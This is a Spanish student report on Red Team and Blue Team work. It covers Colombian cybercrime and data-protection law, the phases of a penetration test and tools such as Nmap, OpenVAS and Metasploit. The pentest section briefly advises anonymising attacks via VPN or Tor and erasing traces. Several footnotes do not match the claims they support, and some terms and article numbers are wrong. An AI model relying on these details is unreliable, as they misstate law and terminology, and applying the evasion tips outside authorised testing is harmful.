Capacidades técnicas, legales y de gestión para equipos Blueteam y Redteam

JENIFER QUINTERO CAMACHO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

CALI, 2021

Capacidades técnicas, legales y de gestión para equipos Blueteam y Redteam

JENIFER QUINTERO CAMACHO

ALEXANDER LARRAHONDO

TUTOR

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

CALI, 2021

CONTENIDO

pág.

TABLA DE FIGURAS

RESUMEN

Es este trabajo se presenta el marco legal en Colombia relacionados con los delitos informáticos y la protección de datos personales, se identifican también las etapas del pentesting, la definición de algunas herramientas de ciberseguridad y finalmente, se describe la implementación del ambiente del banco de trabajo en el cual se lleva a cabo la práctica del Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team.

También se describen las herramientas utilizadas para el análisis de vulnerabilidades que pueden ser aplicadas para detectar vulnerabilidades del escenario del seminario especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team.

GLOSARIO

Blue Team: Es un grupo de personas especializadas en seguridad que persiguen ciber incidentes y ejecutan tareas para analizar los sistemas para garantizar la seguridad, identificar posibles fallos, verificar la efectividad de cada medida y que asegurar que todas las medidas sean efectivas tras su implantación.

La ingeniería social: es una forma de ataque informático basado en técnicas y trucos utilizados por intrusos para obtener información sensible de los usuarios de un sistema informático. Se clasifica como hunting que busca afectar gran cantidad de usuarios mediante una comunicación y el farming que busca afectar u obtener información de varios usuarios con la mayor cantidad de información posible.[1]

Amenaza informática: Consiste en el acto de utilizar de manera inapropiada una falencia de un sistema tecnológico para agredir o arremeter contra él, buscando causar daños, robos de información o usos no adecuados del mismo.

Riesgo Informático: El riesgo informático lo podemos definir como un obstáculo q dificulta o interrumpe la consecución de un objetivo.

Vulnerabilidades: Este término puede referirse a una falencia o error que deja en peligro la seguridad de la información, pudiendo dar acceso a alguien q atente contra la integridad o privacidad de esta, por esta razón es fundamental identificarlas y quitarlas lo más rápido posible.

Ataque de Denegación de Servicio (DoS): Los ataques de denegación de servicio consisten en saturar los elementos de la plataforma informática como la red, aplicaciones y/o servidores con el fin de que no pueda procesar y responder a las solicitudes verdaderas.[2]

Los ataques más comunes de este tipo son: inundación de tráfico TCP SYN, el ataque del ping de la muerte, el ataque del pitufo, el ataque de lágrimas y las botnets. (OSI, 2018)

---

[1] ¿Qué es un Blue Team y cómo trabaja? (2018, mayo de). IT Digital Security | IT Digital Security. https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja.

[2] Donohue, B. (2013, 11 de junio). ¿Qué es una APT? Soluciones de ciberseguridad de Kaspersky para hogares y empresas | Kaspersky. https://latam.kaspersky.com/blog/que-es-apt/761/

Suplantación de identidad (Phishing): La suplantación de identidad o phishing consiste en enviar mensajes masivos de correos electrónicos falsos, simulando ser una fuente confiable. Estos mensajes incluyen un archivo o código malicioso y busca que el atacante logre ingresar al dispositivo del usuario para tomar control, robar información o instalar archivos o scripts maliciosos.[3]

La suplantación de identidad también se puede lograr a través de redes sociales, mensajes de texto y otras aplicaciones de mensajería directa.

Auditoria caja negra: esta auditoria consiste en que el auditor es externo y no conoce ninguna característica de los elementos dentro de la estructura organizacional. Un ejemplo que podemos encontrar es cuando se utiliza el Footprinting, el cual consiste en recopilar información externa y el Fingerprinting es otro paso que cosiste en recopilar y enumerar los datos de la organización. (CROSSWALLER, 2019)[4]

Auditoria caja blanca: en esta auditoria el auditor debe involucrarse y generar un rol dentro de la organización con el fin de tener acceso a todos los datos. Un ejemplo que podemos encontrar es el auditor evita la realización de la etapa de Fingerprinting, tomando cartas en el asunto de manera automática. (CROSSWALLER, 2019) [5]

Auditoria caja gris: Es una combinación de las dos auditorías anteriores, esto se materializa de forma que primero entrega parte de la información su infraestructura y posteriormente escalara cada uno de manera interna: Wi-FI, LAN y externamente: página web. (CROSSWALLER, 2019)[6]

Ransomware: Consiste en un tipo de malware que al estallar una vulnerabilidad de un sistema Encripta la información y solicita a través de correo dinero para el rescate

---

[3] El ransomware: qué es, cómo se lo evita, cómo se elimina. (s. f.). latam.kaspersky.com. https://latam.kaspersky.com/resource-center/threats/ransomware

[4] Ingeniería social: definición. (s. f.). latam.kaspersky.com. https://latam.kaspersky.com/resource-center/definitions/what-is-social-engineering

[5] Lara Rodriguez, J. (s. f.). 1.4.1.1 Amenazas internas y externas - Mtro. Juán Rodríguez Lara. Google Sites. https://sites.google.com/site/maestrojuanrodriguezlara/topicos-selectos/1-4-1-la-propagacion-del-lado-obscuro/1-4-1-1-amenazas-internas-y-externas

[6] ¿Qué es el phishing? | Cómo protegerse de los ataques de phishing | Malwarebytes. (s. f.). Malwarebytes. https://es.malwarebytes.com/phishing/MARTINEZ, ERNESTO. 2018. Las Las amenazas la informática. (2018). Google Sites. https://sites.google.com/site/lasamenazaslainformatica/

de la información Como ataca el Ransomware: a través de correo electrónico con spam malicioso (malspam) e ingeniería social que hace que el usuario ejecute el código que permite la instalación del Malware. La vulnerabilidad explotada es la CVE-2017-0144 que radica en el SMB V1 En VARIOS productos “MICROSOFT (Windows 10, Windows 8, Server 2008, Server 2016, Server 2012) este tipo de ataques es conocido como wannacry o ethernalblue”.

Amenazas de seguridad internas: Las amenazas internas causas mayor daño que las amenazas externas debido a que los usuarios internos tienen acceso directo al edificio y a sus dispositivos de infraestructura. Los atacantes internos generalmente conocen de la red corporativa, los recursos y los datos confidenciales. Además, pueden conocer de las contramedidas de seguridad, las políticas y los niveles más altos de privilegios administrativos. Amenazas de seguridad externas: Las amenazas externas son generadas por aficionados o atacantes expertos que explotan las vulnerabilidades en los dispositivos conectados a la red, también utilizan la ingeniería social, para obtener acceso. El ataque externo se vale de las debilidades o vulnerabilidades para obtener acceso a los recursos internos.[7]

APT: Amenaza Avanzada Persistente, a los ataques específicos hacia una organización o al grupo de personas que se asocian para realizar este tipo de ataques de precisión que buscan atacar maquinas particulares de un entorno porque consideran que ahí se almacena información de interés. Se considera que un APT se llevó a cabo cuando el atacante logra instalar sobre la maquina objetivo un malware tipo kaylogger o de puerta trasera. Es importante saber que los atacantes no precisamente llegaran de manera directa a la máquina de un CEO, por ejemplo, sino que podrían utilizar usuarios con menor rango pero que de alguna forma puedan esconderse detrás de él para engañar y obtener información del CEO o una persona de mayor rango a través de este puente. [8]

[7] Nmap: the Network Mapper - Free Security Scanner. (s. f.). Nmap: the Network Mapper - Free Security Scanner. https://nmap.org/

[8] OpenVAS - Open Vulnerability Assessment Scanner. (s. f.). OpenVAS - Open Vulnerability Assessment Scanner. https://www.openvas.org/

INTRODUCCIÓN

En Colombia, dada la adopción de las tecnologías de sistemas de información y su relación con el manejo de los datos personales que se acarrea con estas, ha sido necesario la normalización judicial y legislativa con leyes que buscan proteger la información y castigar los delitos informáticos. [9]

Es este trabajo se presenta el marco legal en Colombia relacionados con los delitos informáticos y la protección de datos personales, se identifican también las etapas del pentesting, la definición de algunas herramientas de ciberseguridad y finalmente, se describe la implementación del ambiente del banco de trabajo en el cual se lleva a cabo la práctica del Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team.[10]

También se describen las herramientas utilizadas para el análisis de vulnerabilidades que pueden ser aplicadas para detectar vulnerabilidades del escenario del seminario especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team.[11]

---

[9] ¿Qué son los ataques DoS y DDoS? | Oficina de Seguridad del Internauta. (2018, 21 de agosto). Oficina de Seguridad del Internauta |. https://www.osi.es/es/actualidad/blog/2018/08/21/que-son-los-ataques-dos-y-ddos

[10] Metodología de Pruebas de Intrusión en la NIST SP 800-115. (2017). Behique Digital. https://henryraul.wordpress.com/2017/05/10/metodologia-de-pruebas-de-intrusion-en-la-nist-sp-800-115/

[11] Burp Suite se actualiza a la versión 1.6 con múltiples mejoras. (2014, 16 de abril). RedesZone. https://www.redeszone.net/2014/04/16/burp-suite-se-actualiza-la-version-1-6-con-multiples-mejoras/

OBJETIVOS

OBJETIVO GENERAL.

Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.

OBJETIVOS ESPECÍFICOS.

- Identificar el marco legal vigente en Colombia asociado a los delitos informáticos y la protección de datos personales.
- Definir las etapas de una prueba de penetración incorporando un ejemplo de herramienta q pueda utilizarse en cada una de ellas.
- Definir y explicar algunas herramientas y servicios en línea de Ciberseguridad.
- Reconocer, analizar y configurar el “banco de trabajo” sobre el cual se trabajará durante las etapas posteriores del Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team.
- Encontrar los procesos ilegales del anexo 3 con relación al artículo de la ley 1273 se podrían vulnerar en dicho acuerdo.
- Identificar los procesos pocos confiables del anexo3 con el fin de justificar la oportunidad laboral en WhiteHouse.
- Identificar las implicaciones legales y éticas del caso “OPERACIÓN ANDROMEDA BUGGLY”.
- Describir de manera específica las herramientas de software que se utilizarán para llevar a cabo el anexo 4 – escenario 3.
- Listar y describir los datos e información del anexo 4- escenario 3 que son de utilidad para identificar el fallo de seguridad de la maquina Windows 7 x64.
- Realizar análisis de la vulnerabilidad presentada identificando los fallos y las herramientas utilizadas.
- Indicar las actividades que se realizarían después de identificar un ataque informático en tiempo real.

FORMULACIÓN DEL PROBLEMA

La implementación de tecnologías informáticas al interior de una compañía, ha traído beneficios como la automatización de procesos, disminución en la probabilidad de errores, acceso a la información desde cualquier lugar, entre otros que potencializan su negocio. Pero, a su vez, viene acompañado de desventajas que pone en riesgo la información de la compañía y sus usuarios. De ahí, el interés de las compañías en implementar estrategias proactivas y reactivas para la protección de sus activos informáticos ya que, de no hacerlo, se ven expuestas a al acceso abusivo a sus sistemas informáticos, intercepción de datos informáticos, a la violación de los datos personales, a la suplantación de sitios web, daño de la información, entre otros ataques que incluso pueden desembocar en la quiebra.[12]

¿Cómo los equipos de seguridad Red Team y Blue Team desarrollan funciones que contribuyan al aseguramiento de activos de la información en compañías para evitar y/o prevenir las amenazas informáticas?[13]

[12] Escanear un Servidor Web utilizando Nikto | Alonso Caballero / ReYDeS. (2018, 30 de agosto). www.ReYDeS.com. http://www.reydes.com/d/?q=Escanear_un_Servidor_Web_utilizando_Nikto

[13] Tamayo, S. (2020). Riesgo, Amenazas y Vulnerabilidad conceptos claves de un ataque informático. UHEMISFERIOS IMF. https://globalimf.com.ec/openuide/blog/gestion-de-riesgos-informaticos/

JUSTIFICACIÓN

La identificación de los equipos de trabajo que deben existir al interior de las compañías y las funciones que cada uno debe ejecutar para prevenir y/o actuar frente a ciberataque, marca un mapa de ruta a seguir para las mismas que va desde la identificación de la necesidad, reclutamiento del recurso humano, funciones y resultados de cada equipo de trabajo.

MARCO CONCEPTUAL

MARCO LEGAL EN COLOMBIA ASOCIADO A LOS DELITOS INFORMATICOS Y PROTECCIÓN DE DATOS PERSONALES

Dentro del margen legal sobre delitos informáticos y protección en datos personales, el estado Colombiano cuenta con normatividad importante que ha venido legislando con mayor fuerza en esta última década, siempre tratando de adaptarse a la nuevas realidades propias de los avances tecnológicos que viene afrontando el país por el proceso de globalización, teniendo avances significativos en conectividad y todo lo que tiene que ver con las TIC's por lo que se ha visto en la necesidad de ajustar su normatividad para poder contrarrestar esos riesgos adyacentes de las nuevas tecnologías[14].

LEY 1273 DE 2009

A través de la ley 1273 de 2009 el congreso de la Colombia modificó el Código Penal y tipificó los delitos informáticos contra la protección de la información, los datos y los sistemas informáticos, buscando con esta "la preservación integral de los sistemas hagan uso de tecnologías de la información y las comunicaciones".

En el capítulo primero (atentados contra la confidencialidad, la integridad y la disponibilidad de los Datos y sistemas informáticos) se penaliza los siguientes delitos:

-**Artículo 269A:** Acceso abusivo a un sistema informático - (prisión 48 a 96 meses, multa 100 a 1000 S.M.L.M.V.).

-**Artículo 269B:** Obstaculización legítima de Sistema Informático o Red de Telecomunicación (prisión 48 a 96 meses, multa 100 a 1000 S.M.L.M.V.)

-**Artículo 269C:** Interceptación de Datos Informáticos (prisión 36 a 72 meses)

[14] ¿Qué es una auditoría de caja negra, caja blanca y caja gris? - CrossWaller. (2019, 1 de mayo). CrossWaller. http://crosswaller.com/2019/05/01/tipos-de-auditorias-de-seguridad/

-**Artículo 269D:** Daño informático (prisión 48 a 96 meses, multa 100 a 1000 S.M.L.M.V.). - Artículo 269E: Uso de Software Malicioso (prisión 48 a 96 meses, multa 100 a 1000 S.M.L.M.V.).

- **Artículo 269F**: Violación de Datos Personales (prisión 48 a 96 meses, multa 100 a 1000 S.M.L.M.V.).

- **Artículo 269G:** Suplantación de sitio Web para Capturar Datos Personales (prisión 48 a 96 meses, multa 100 a 1000 S.M.L.M.V.).

- **Artículo 269H:** Circunstancias de Agravación Punitiva (las penas se aumentan de la mitad a las tres cuartas partes si los delitos se cometen sobre: 1) redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros; 2) Por servidor público activo; 3) aprovechamiento de confianza; 4) dar a conocer información en perjuicio de otro; 5) obteniendo provecho para sí mismo o para un tercero; 6) con fines terroristas; 7) utilizando como instrumento un tercero de buena fe; 8) si es responsable de la administración, manejo o control de dicha información).

En el segundo capítulo (atentados informáticos y otras infracciones) se penaliza los siguientes delitos:

- Artículo 2691: Hurto por Medios Informáticos y Semejantes (penas señaladas en el artículo 240 del código penal entre 3 y ocho años).

- Artículo 269): Transferencia no Consentida de Activos (prisión 48 a 96 meses, multa 100 a 1000 S.M.L.M.V.).[15]

LEY 1928 DEL 2018

Por medio de la ley 1928 del 24 de julio de 2018, el gobierno colombiano incluye dentro de su normativa, el Convenio sobre Ciberdelincuencia, adoptado el 23 de noviembre 2001, en Budapest, del Concejo de Europa, y vigente desde el julio de 2004.

[15] _ESIC Business & Marketing School. (2018, febrero de). Red team: qué es, estrategias y ejemplo de un caso real. ESIC BUSINESS & MARKETING SCHOOL. https://www.esic.edu/rethink/tecnologia/red-team-experiencia-en-ataque

Con esta incorporación, el estado colombiano busca estar en sintonía con los estándares y esfuerzos conjuntos que realizan los estados suscritos en este convenio a nivel mundial, en la lucha contra la ciberdelincuencia. El estado colombiano con esta adhesión se compromete, a través de la cooperación internacional, el desarrollo de estrategias conjuntas bilaterales y multilaterales, y el fortaleciendo de sus leyes y regulaciones internas nacionales, para continuar la lucha para resguardar el espacio cibernético.

LEY 1581 DE 2012 Y DECRETO 1377 DE 2013

Por medio de la ley 1581 de 2012 y el decreto 1377 de 2013 que reglamentó esta ley, el gobierno nacional dictó las disposiciones generales para la protección de datos personales, con lo cual se desarrolló el marco jurídico que da reconocimiento de los datos e información personal como un bien jurídico tutelado.[16]

La ley 1581 de 2012 Habeas Data, es de mucha importancia, porque desarrolla el derecho constitucional que tiene toda la ciudadanía colombiana: para conocer, suprimir, actualizar y rectificar todo tipo de datos personales que estén recolectados, almacenados o que hayan surtido algún tratamiento en bases de datos en entidades públicas y privadas en el territorio colombiano. Para esto, esta ley establece unos principios rectores, los derechos de los titulares de la información, los deberes que adquieren los responsables de tratamiento de los datos, el procedimiento para solicitudes de correcciones de información, entre otros. Como entidad gubernamental designada para la vigilancia y sanciones en cuanto a esta ley, está la Superintendencia de Industria y Comercio.

[16] ISACA. 2011. Test de Intrusión: Metodologías. [En línea] 25 de 03 de 2011. https://www.isacavalencia.org/docs/Eventos/2011/201103_25_Carlos.pdf

PRUEBAS DE PENETRACIÓN (*PENTESTING*), DEFINCIÓN DE ETAPAS Y HERRAMIENTAS

Un test de penetración por lo general es una acción acordada entre un pentester y una empresa o individual que desea tener sus sistemas informáticos puestos a prueba para identificar y posteriormente corregir posibles vulnerabilidades y los peligros asociados a las mismas. Esta auditoría representa para el cliente una importante fuente de información ya que el pentester actuará como un atacante proporcionando información desde un punto de vista totalmente diferente al que el propio equipo de IT de la empresa (en caso que no se realice el test de penetración) pueda aportar.

El objetivo del test de penetración variará de cliente en cliente, se puede pedir al pentester comprobar una aplicación web, intentar ejecutar ataques de ingeniería social, actuar como un atacante interno, comprobar los sistemas físicos de seguridad en la oficina, etc. Normalmente cualquier test de penetración se debe efectuar siguiendo unos pasos predeterminados para poder presentar finalmente unos buenos resultados, estos pueden variar en cierta medida dependiendo del auditor, pero generalmente vienen a ser los siguientes:

Fases de un test de penetración

1-Contacto

En esta fase inicial se debe acordar con el cliente en que va a consistir el test de penetración, entendiendo cuál es el objetivo de este pentest, cuáles son los servicios críticos para la empresa y que supondría un mayor problema en caso de ataque. Dependiendo de la empresa, una web caída durante algunas horas puede suponer un grave daño económico mientras que para otras sería mucho más grave que se robara información de sus bases de datos.

En esta fase se han de hablar y acordar por escrito diversos aspectos del test de penetración, como por ejemplo cuál sería el ámbito de nuestro pentest, que IPs, servicios o dispositivos se pueden incluir en el pentest y cuáles no. ¿Se podrán utilizar exploits contra servicios vulnerables o únicamente identificarlos? ¿Se podrá ejecutar el pentest en cualquier momento o solo a determinadas horas? A quien se debe contactar en caso encontrar alguna vulnerabilidad crítica para la empresa.

Además de estos puntos en esta fase se ha de obtener del cliente un escrito en el que se autorice este test de penetración y limite la responsabilidad en caso de que surjan problemas y finalmente todo lo relacionado a pagos, etc., por este trabajo.

Herramientas: Durante esta fase no hay herramientas de pentesting asociadas pero dada la forma de trabajo actual, se recomiendan aplicaciones como Teams de Microsoft, Webex de Cisco que permitirán establecer sesiones de trabajo para el contacto con las partes interesadas.

Adicional, Puede ser preparar todo el software y las formas de realizar las conexiones, como puede ser configurar una VPN para hacer ataques de forma anónima. (Preparar la Kali a través de TOR).

2-Fase de recolección de información

En esta fase del pentest se obtiene toda la información posible de la empresa disponible a través de arañas y de scanner para hacernos una idea de los sistemas y programas en funcionamiento. La actividad de los empleados en redes sociales de la empresa también puede revelar que sistemas utilizan, sus correos electrónicos, etc. Toda esta información será de gran utilidad.

Herramientas:

- Nmap (escaneo de puertos)
- FOCA (análisis de metadatos)
- Passive Recon (para webs)

3-Fase de modelado de amenaza

En este momento y a partir de la información recogida previamente, se debe pensar como si se fuera atacante el cual va a ser la estrategia de penetración. Cuáles deben ser los objetivos y qué manera se tendría de llegar hasta ellos. Puede ocurrir que posteriormente y sobre la marcha lo que se crea sería la puerta de entrada se convierta en un callejón sin salida y se siga un camino diferente e inesperado, de todas maneras, siempre es necesario plantear inicialmente esta estrategia.

Herramientas:

- FOCA (análisis de metadatos)

4-Fase de análisis de vulnerabilidades

Llegados a este punto se debe valorar el posible éxito de las estrategias de penetración a través de la identificación proactiva de vulnerabilidades. En este momento es cuando la habilidad del pentester se pone de manifiesto ya que la creatividad del mismo es determinante para seleccionar y utilizar correctamente todo el arsenal de herramientas a su disposición para conseguir los objetivos establecidos en pasos anteriores.

Herramientas:

- Acunetix
- Nessus

5-Fase de Explotación

Ha llegado el momento de intentar conseguir acceso a los sistemas objetivo de nuestro test de penetración, para ello se ejecutará exploits contra las vulnerabilidades identificadas en fases anteriores o simplemente se utilizará credenciales obtenidas para ganar acceso a los sistemas.

Herramientas:

- Metasploit
- Empire
- Sqlmap
- Burp Suite
- Canvas

6-Fase de Post-Explotación

En el momento en que se haya puesto un pie dentro de los sistemas del cliente comienza la fase en la que ha de demostrar que podría suponer esta brecha de seguridad para el cliente. No es lo mismo conseguir acceder a un antiguo ordenador que no sea tan siquiera parte del dominio como entrar directamente a un DC. En esta fase se trata de conseguir el máximo nivel de privilegios, información de la red y acceso al mayor número posible de sistemas identificando que datos y/o servicios que hay al alcance.

Herramientas: Después de la explotación y de haber obtenido acceso, sería posible hacer una recogida de información a nivel interno para intentar ganar privilegios o

realizar otras acciones como saltos movimientos laterales o pivoting (saltar de la máquina a otra de la misma red que desde el exterior no se tenía acceso), establecer un canal para conectarse, como un túnel, o también el borrado de huellas para no dejar rastro.

7-Fase de Informe

Finalmente se tiene que presentar el resultado de la auditoría al cliente, de manera que este comprenda la seriedad de los riesgos emanantes de las vulnerabilidades descubiertas, remarcando aquellos puntos en los que la seguridad se había implantado de manera correcta y aquellos que deben ser corregidos y de qué manera. Esta fase es para las dos partes posiblemente la más importante. Como posiblemente este informe sea leído tanto por personal de IT como por responsables sin conocimientos técnicos conviene separar el informe en una parte de explicación general y en otra parte más técnica lo que vendría a ser por una parte el informe ejecutivo y el informe técnico.

DEFINICIÓN Y EXPLICACIÓN DE ALGUNAS HERRAMIETAS DE CIBERSEGURIDAD

Las herramientas de análisis de vulnerabilidades son utilizadas para identificar las vulnerabilidades que pueden estar presentes en una plataforma informática y deberían ser atendidas para evitar ataques que afecten los activos de una compañía.

A continuación, se describen tres (3) herramientas y dos servicios en línea utilizadas para el análisis de vulnerabilidades que pueden ser aplicadas durante el desarrollo de seminario especializado: Equipos Estratégicos en Ciberseguridad: Red Team 8, Blue Team

Herramientas:

- Metasploit

  Es una herramienta que se muy completa que se caracteriza por tener bastantes exploits, que son vulnerabilidades conocidas, en las cuales tienen también unos módulos, llamados payloads, que son los códigos que explotan estas vulnerabilidades.
  También dispone de otros tipos de módulos, por ejemplo, los encoders, que son una especie de códigos de cifrado para evasión de antivirus o sistemas de seguridad perimetral.
  Otra de las ventajas de este framework es que nos permite interactuar también con herramientas externas, como Nmap o Nessus, como ya veremos durante el curso de Metasploit.
  Además, ofrece la posibilidad de exportar nuestro malware a cualquier formato, ya sea en sistemas Unix o Windows.
  Destacar también que es multiplataforma y gratuita, aunque tiene una versión de pago, en la que se nos ofrecen exploits ya desarrollados, pero cuyo coste es bastante elevado. La versión gratuita es muy interesante porque contiene todas las vulnerabilidades públicas.

- **Nmap**

Nmap Es una herramienta de código abierto utilizada en la actualidad bajo múltiples plataformas para identificar la seguridad de los sistemas informáticos enviando paquetes definidos y analizando la respuesta recibida. Nmap incluye diferentes opciones para el escaneo avanzado de redes informáticas a través de scripts que incluye el descubrimiento de equipos, sistemas operativos y servicios y las vulnerabilidades presentes.

Nmap viene por defecto en Kali Linus, para verificar si está instalada y en qué versión se puede utilizar el comando nmpa --version:

Figure 1 Comando Nmpa ---Versión, Tomada de autor

Con el comando nmap 192.168.0.21 (ip del servidor a escanear), se realiza un escaneo de puertos del servido Oracle Linux y como salida se visualizan los puertos que están abiertos sobre el servidor:




Figure 2 Visualización de los puertos, Tomada de autor

La salida del comando permite identificar los puertos por los cuales se han configurado los servicios de base de datos, esta información puede ser utilizada por el atacante para por ejemplo una denegación de servicio.

- **OpenVas**

Es una herramienta avanzada de código que realiza identificación de vulnerabilidades cuyo motor de escaneo actualiza de manera diaria las NVT, nuevas pruebas de vulnerabilidad de red. Es un desarrollo basado en el escáner de vulnerabilidad Nessus.
Con OpenVAS se pueden realizar pruebas con o sin autenticación,
soporta diferentes protocolos industriales y de Internet, se puede modificar el rendimiento para escaneos exigentes.
Se coloca la IP del servidor Oracle Linux que para este caso es 192.168.0.21 (ip del server a escáner) y se da clic en Star Scan:

Figure 3 Evidencia del IP del server, Tomada de autor

Se empieza a realizar el escaneo, sobre el panel se puede ver el estado que podrá revisarse cuando el estado sea Done:




Figure 4 Escaneado, Tomada de autor

Se da clic en Done para ingresar al reporte, luego se le secciona una de las vulnerabilidades detectadas para analizarla, así con cada una de las vulnerabilidades.




Figure 5 Análisis de las vulnerabilidades, Tomada de autor




Figure 6 Reporte, Tomada de autor

Se empieza a realizar el escaneo, sobre el panel se puede ver el estado que podrá revisarse cuando el estado sea Done:

Servicios en línea:

- **ExploitDB**

  Exploit-db (base de datos de exploits o brechas de seguridad) es un directorio web donde muchos hackers cuelgan vulnerabilidades de aplicaciones y cómo aprovecharse de ellas, con instrucciones específicas.

  Cada día aparecen nuevas y es un lugar donde se puede aprender mucho, pero también se puede hacer daño a terceros si hacemos un mal uso de sus instrucciones y lo hacemos con fines malévolos.

  La base de datos de exploits es mantenida por Offensive Security,

una empresa de formación en seguridad de la información que ofrece diversas certificaciones de seguridad de la información, así como servicios de pruebas de penetración de alto nivel. Exploit Database es un proyecto sin fines de lucro que Offensive Security proporciona como servicio público.

